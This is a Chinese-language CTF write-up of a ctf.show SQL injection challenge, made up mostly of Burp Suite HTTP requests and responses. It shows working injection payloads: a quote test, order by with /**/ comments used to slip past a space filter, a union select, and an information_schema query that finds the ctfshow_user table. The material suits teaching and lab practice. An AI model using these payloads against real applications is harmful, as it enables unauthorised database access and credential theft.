
1.打开进入靶场



使用sqlmap是没有灵魂的


查询语句

```
//拼接sql语句查找指定ID用户
$sql = "select username,password from user where username !='flag' and id = '".$_GET['id']."' limit 1;";
```

用户ID: id

ID	用户名	密码
1	admin	admin
2	user1	111
3	user2	222
4	userAUTO	passwordAUTO
5	userAUTO	passwordAUTO
6	userAUTO	passwordAUTO
7	userAUTO	passwordAUTO
8	userAUTO	passwordAUTO
9	userAUTO	passwordAUTO
10	userAUTO	passwordAUTO

2.输入2查询，发现列出ID为2的用户信息，在url中没有出现注入点



使用sqlmap是没有灵魂的

查询语句


```
//拼接sql语句查找指定ID用户
$sql = "select username,password from user where username !='flag' and id = '".$_GET['id']."' limit 1;";
```

用户ID: 2

ID	用户名	密码
2	user1	111


CTFshow出品 © 2020 ctf.show

3.用bp抓包发现注入点



```
GET /api/?id=2&page=1&limit=10 HTTP/1.1
Host: c10a01c3-4f2a-4e22-a336-cfdefe45e784.challenge.ctf.show
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
```

4.发送到重发器，接下来的注入操作在此进行，给id传参得出此为字符型注入，且用单引号闭合




```
GET /api/?id=2"&page=1&limit=10 HTTP/1.1
Host: c10a01c3-4f2a-4e22-a336-cfdefe45e784.challenge.ctf.show
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://c10a01c3-4f2a-4e22-a336-cfdefe45e784.challenge.ctf.show/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive


```

```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Fri, 28 Nov 2025 09:32:51 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.11
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Max-Age: 1728000
Content-Length: 109

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":1,"data":[{"id":"2","username":"user1","password":"111"}]}
```


5.准备查看行数时(在网页可以看出，但是为了保险)，发现请求失败，改payload为1'order/**/by/**/1--+成功，得出过滤了空格，测试得到行数为3



```
GET /api/?id=1'order by
4--+&page=1&limit=10 HTTP/1.1
Host:
c10a01c3-4f2a-4e22-a336-cfdefe45e784.challenge.
ctf.show
Sec-Ch-Ua: "Chromium";v="127",
"Not)A;Brand";v="99"
Accept: application/json, text/javascript, */*;
 q=0.01
X-Requested-With: XMLHttpRequest
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://c10a01c3-4f2a-4e22-a336-cfdefe45e784.ch
```

```
HTTP/1.1 400 Bad Request
Server: nginx/1.20.1
Date: Fri, 28 Nov 2025 09:35:26 GMT
Content-Type: text/plain; charset=utf-8
Connection: keep-alive
Access-Control-Allow-Methods:
GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers:
DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requ
ested-With,If-Modified-Since,Cache-Control,Cont
ent-Type,Authorization,x-auth-token,Cookies,Aaa
,Date,Server,Content-Length,Connection
Access-Control-Max-Age: 1728000
Content-Length: 15

400 Bad Request
```




```
GET /api/?id=1'order/**/by/**/1--+&page=1&limit
=10 HTTP/1.1
Host:
c10a01c3-4f2a-4e22-a336-cfdefe45e784.challenge.
ctf.show
Sec-Ch-Ua: "Chromium";v="127",
"Not)A;Brand";v="99"
Accept: application/json, text/javascript, */*;
 q=0.01
X-Requested-With: XMLHttpRequest
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://c10a01c3-4f2a-4e22-a336-cfdefe45e784.ch
allenge.ctf.show/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Fri, 28 Nov 2025 09:38:36 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.11
Access-Control-Allow-Methods:
GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers:
Content-Type,Cookies,Aaa,Date,Server,Content-Le
ngth,Connection
Access-Control-Allow-Headers:
DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requ
ested-With,If-Modified-Since,Cache-Control,Cont
ent-Type,Authorization,x-auth-token,Cookies,Aaa
,Date,Server,Content-Length,Connection
Access-Control-Max-Age: 1728000
Content-Length: 111

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","cou
nt":1,"data":[{"id":"1","username":"admin","pas
sword":"admin"}]}
```

6.查看回显，发现都可以




```
GET /api/?id=1'union/**/select/**/1,2,3--+&page=1&limit=10 HTTP/1.1
Host: c10a01c3-4f2a-4e22-a336-cfdefe45e784.challenge.ctf.show
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://c10a01c3-4f2a-4e22-a336-cfdefe45e784.challenge.ctf.show/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Fri, 28 Nov 2025 09:39:53 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.11
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Max-Age: 1728000
Content-Length: 152

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":1,"data":[{"id":"1","username":"admin","password":"admin"},{"id":"1","username":"2","password":"3"}]}
```

7.接下来没有什么过滤了，查看当前数据库所有表格，发现只有一个ctfshow_user表




```
GET /api/?id=1'union/**/select/**/1,2,group_concat(table_name)from/**/information_schema.tables/**/where/**/database()=table_schema--+&page=1&limit=10 HTTP/1.1
Host: c10a01c3-4f2a-4e22-a336-cfdefe45e784.challenge.ctf.show
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://c10a01c3-4f2a-4e22-a336-cfdefe45e784.challenge.ctf.show/
```

```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Fri, 28 Nov 2025 09:42:33 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.11
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Max-Age: 1728000
Content-Length: 163

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":1,"data":[{"id":"1","username":"admin","password":"admin"},{"id":"1","username":"2","password":"ctfshow_user"}]}
```

8.查看ctfshow_user表列，(为了减少不必要的信息，把payload最前面的1改为-1,这样查不到就不会输出了)

因为这里只有一个表，就不多加条件了，三列分别为id，username，password



